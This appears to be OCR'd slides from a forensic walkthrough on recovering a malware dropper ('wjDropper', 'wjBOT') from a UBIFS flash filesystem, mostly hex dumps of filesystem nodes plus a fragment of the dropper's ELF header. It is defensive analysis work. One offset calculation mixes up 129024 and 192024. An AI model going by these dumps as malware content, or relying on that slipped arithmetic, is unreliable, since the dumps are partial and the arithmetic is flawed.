00 00 09 00 00 00 00 00  77 6A 44 72 6F 70 70 65          wjDroppe
72 00 89 AE AB F9 30 A9  31 18 10 06 70 3F 75 AF  r ▌®«ù0©1   p?u
```

Inode num : 2172



```
31 18 10 06 BF 9D EA B4  D2 75 05 00 00 00 00 00  1    ¿ ê´Òu
3E 00 00 00 02 01 00 00  01 00 00 00 CA 80 EC 53  >           Ê▌ìS
00 00 00 00 00 00 00 00  7E 08 00 00 00 00 00 00            ~
00 00 05 00 00 00 00 00  77 6A 42 4F 54 00 F6 00          wjBOT ö
```

Inode num : 2174


# Malignant code upload, process of Forensic

## 7. Extract dropper

- Finding Branch node after finding directory entry node for specific inode(using Custom analysis tool)
- Finding Data node of the branch node -> Extract and recover file


56094720 / 129024 = 434
56094720 % 192024 = 98304

B201000000800100



```
056094720  31 18 10 06 47 98 E3 7D  5C 61 05 00 00 00 00 00  1    G▮ã}\a
056094736  42 00 00 00 02 01 00 00  01 00 00 00 EF 9B 71 5F  B            ï▮q_
056094752  00 00 00 00 00 00 00 00  7C 08 00 00 00 00 00 00          |
056094768  00 00 09 00 00 00 00 00  77 6A 44 72 6F 70 70 65          wjDroppe
056094784  72 00 89 AE AB F9 30 A9  31 18 10 06 70 3F 75 AF  r ▮®«ù0©1    p?u¯
```

Directory entry node



```
054964352  31 18 10 06 5D 84 CD BD  08 67 05 00 00 00 00 00  1    ]▮Í½ g
054964368  94 00 00 00 09 00 00 00  06 00 00 00 43 02 00 00  ▮           C
054964384  30 6D 01 00 3E 00 00 00  01 00 00 00 FE 94 53 53  0m  >       þ▮SS
054964400  F9 02 00 00 B8 DC 00 00  41 00 00 00 01 00 00 00  ù   ¸Ü  A
054964416  F9 53 80 54 46 02 00 00  A0 88 00 00 41 00 00 00  ùS▮TF     ▮  A
054964432  01 00 00 00 A9 54 00 54  1C 02 00 00 00 C0 01 00      ©T▮T     À
054964448  40 00 00 00 01 00 00 00  88 A7 0B 5C B2 01 00 00  @        ▮§ \²
054964464  00 80 01 00 42 00 00 00  01 00 00 00 EF 9B 71 5F   ▮  B        ï▮q_
054964480  F9 02 00 00 58 7C 00 00  A0 00 00 00 41 00 00 00  ù   X|       A
054964496  00 00 00 00 6C 00 00 00  31 18 10 06 ED 50 9D 90      l    1   íP
054964512  09 67 05 00 00 00 00 00  A8 00 00 00 09 00 00 00   g        ¨
```


Index/branch node

Limitation of recovering and extraction in UBIFS :
It is difficult to check what the actual node is before you identify branch node
It is difficult to identify index node and branch node

# Malignant code upload, process of Forensic

## 7. Extract Dropper

- Finding Branch node after finding directory entry node for specific inode(using Custom analysis tool)
- Finding Data node of the branch node -> Extract Dropper(static analysis needed)



```
054964224  31 18 10 06 25 21 CA C1  07 67 05 00 00 00 00 00  1   %!ÊÁ g
054964240  80 00 00 00 09 00 00 00  05 00 00 00 B2 01 00 00  ▮         ²
054964256  E8 80 01 00 A0 00 00 00  01 00 00 00 00 00 00 00  è▮
054964272  46 02 00 00 E0 86 00 00  3C 00 00 00 01 00 00 00  F   à▮  <
054964288  5A 60 23 40 46 02 00 00  20 87 00 00 3C 00 00 00  Z`#@F    ▮  <
054964304  01 00 00 00 03 A6 24 40  46 02 00 00 60 87 00 00      ¦$@F   `▮
054964320  3C 00 00 00 01 00 00 00  FA 97 26 40 87 00 00 00  <       ú▮&@▮
054964336  A0 F4 01 00 3C 00 00 00  01 00 00 00 98 5E 29 40   ô  <       ▮^)@
054964352  31 18 10 06 5D 84 CD BD  08 67 05 00 00 00 00 00  1   ]▮Í½ g
054964368  94 00 00 00 09 00 00 00  06 00 00 00 43 02 00 00  ▮           C
054964384  30 6D 01 00 3E 00 00 00  01 00 00 00 FE 94 53 53  0m  >       þ▮SS
054964400  F9 02 00 00 B8 DC 00 00  41 00 00 00 01 00 00 00  ù   ¸Ü  A
054964416  F9 53 80 54 46 02 00 00  A0 88 00 00 41 00 00 00  ùS▮TF    ▮  A
054964432  01 00 00 00 A9 54 80 54  1C 02 00 00 00 C0 01 00      ©T▮T     À
054964448  40 00 00 00 01 00 00 00  88 A7 0B 5C B2 01 00 00  @       ▮§ \²
054964464  00 80 01 00 42 00 00 00  01 00 00 00 EF 9B 71 5F   ▮  B       ï▮q_
054964480  F9 02 00 00 58 7C 00 00  A0 00 00 00 41 00 00 00  ù   X|      A
054964496  00 00 00 00 6C 00 00 00  31 18 10 06 ED 50 9D 90      l   1   íP
```

```
03413800  31 18 10 06 DB 64 22 0C  64 61 05 00 00 00 00 00  1   Ûd" da
03413810  9F 04 00 00 01 00 00 00  7C 08 00 00 00 00 00 20  ▮       |
03413820  00 00 00 00 00 00 00 00  00 06 00 00 01 00 00 00
03413830  05 7F 45 4C 46 01 01 01  00 E0 00 01 02 00 28 00   ELF    à     (
03413840  74 01 02 BC 83 00 00 34  50 02 00 01 88 AD 09 00  t  ¼▮  4P   ▮-
03413850  02 00 00 05 34 00 20 00  08 00 28 00 1F 00 1C 7C      4     (     |
03413860  03 04 70 C0 05 00 00 C0  85 AD 00 08 5C 04 6C 00    pÀ   À▮-  \ l
03413870  01 04 00 00 00 6D 00 06  5C 00 6E 07 34 80 4F 08       m  \ n 4▮O
03413880  80 00 00 60 06 6C 00 49  06 00 7D 03 03 7C 03 02  ▮  ` l I  }  |
03413890  01 00 00 34 81 AC 00 01  13 00 00 00 6C 00 6C 03     4▮¬       l l
034138A0  6C 0F 6C 00 4B 0A 00 00  80 54 00 4C 08 01 CC 05  l l K   ▮T L  Ì
034138B0  00 00 6C 00 7C 07 6C 02  9D 03 10 4D 03 10 44 01    l | l    M  D
034138C0  4C 00 05 18 9C 09 00 1C  9C 09 00 7C 0E 7D 03 02  L   ▮   ▮  | }
034138D0  5C 0B 04 0C 10 00 00 0C  10 01 8D 00 F0 48 05 6C  \           ðH l
034138E0  00 7C 03 6C 0C 6D 00 48  48 07 01 48 81 00 00 6D   | l m HH  H   m
034138F0  00 44 5C 05 6C 00 7C 02  6C 00 01 51 E5 74 64 48   D\ l | l  QåtdH
03413900  06 2F 08 00 FC 07 00 02  2F 6C 69 62 2F 6C 64 2D   /  ü   /lib/ld-
03413910  6C 69 6E 75 78 2E 73 6F  2E 33 00 00 7C 06 68 12  linux.so.3  | h
03413920  58 0A 01 00 47 4E 55 8C  07 7C 10 6D 06 1A 5C 0B  X   GNU▮ | m  \
03413930  7D 03 14 5C 1C 6C 1F 7C  03 00 02 0C 6C 59 1A D6  }  \ l |    lY Ö
03413940  F4 B0 04 CF D6 3E 05 91  22 BE 30 B4 12 27 D6 6C  ô° ÏÖ> ‘"¾0´ 'Öl
03413950  03 FC 28 7D 06 05 96 08  00 00 7C 02 C8 01 7A 28   ü(} ▮   | È z(
03413960  00 07 D0 01 7C 0B 6C 03  7C 00 6C 00 6C 06 05 00    Ð | l | l l
03413970  05 44 00 02 60 20 31 68  04 EC 02 00 06 7C 8B 73   D  ` 1h ì   |▮s
03413980  0F 16 EA 76 FE 20 CF 09  FD 7D ED 11 0F 2E 4E 3D    êvþ Ï ý}í  .N=
03413990  F6 8B E4 EE 1C 6C 04 2A  0C 00 6C 17 FC 01 01 20  ö▮äî l *  l ü
034139A0  00 00 00 7E 16 68 83 A5  02 12 4C 18 6D 3A 74 29     ~ h▮¥  L m:t)
034139B0  3D 00 26 4D 02 A4 29 3C  00 6D 06 B0 29 3D 00 3B  = &M ¤)< m °)= ;
034139C0  49 07 80 29 3D 00 2D 5D  05 8C 29 3C 00 00 02 00  I ▮)= -] ▮)<
034139D0  5F 5F 67 6D 6F 6E 5F 73  74 61 72 74 5F 5F 00 6C  __gmon_start__ l
034139E0  69 62 63 78 29 00 13 36  00 66 6F 70 65 6E 00 61  ibcx)  6 fopen a
```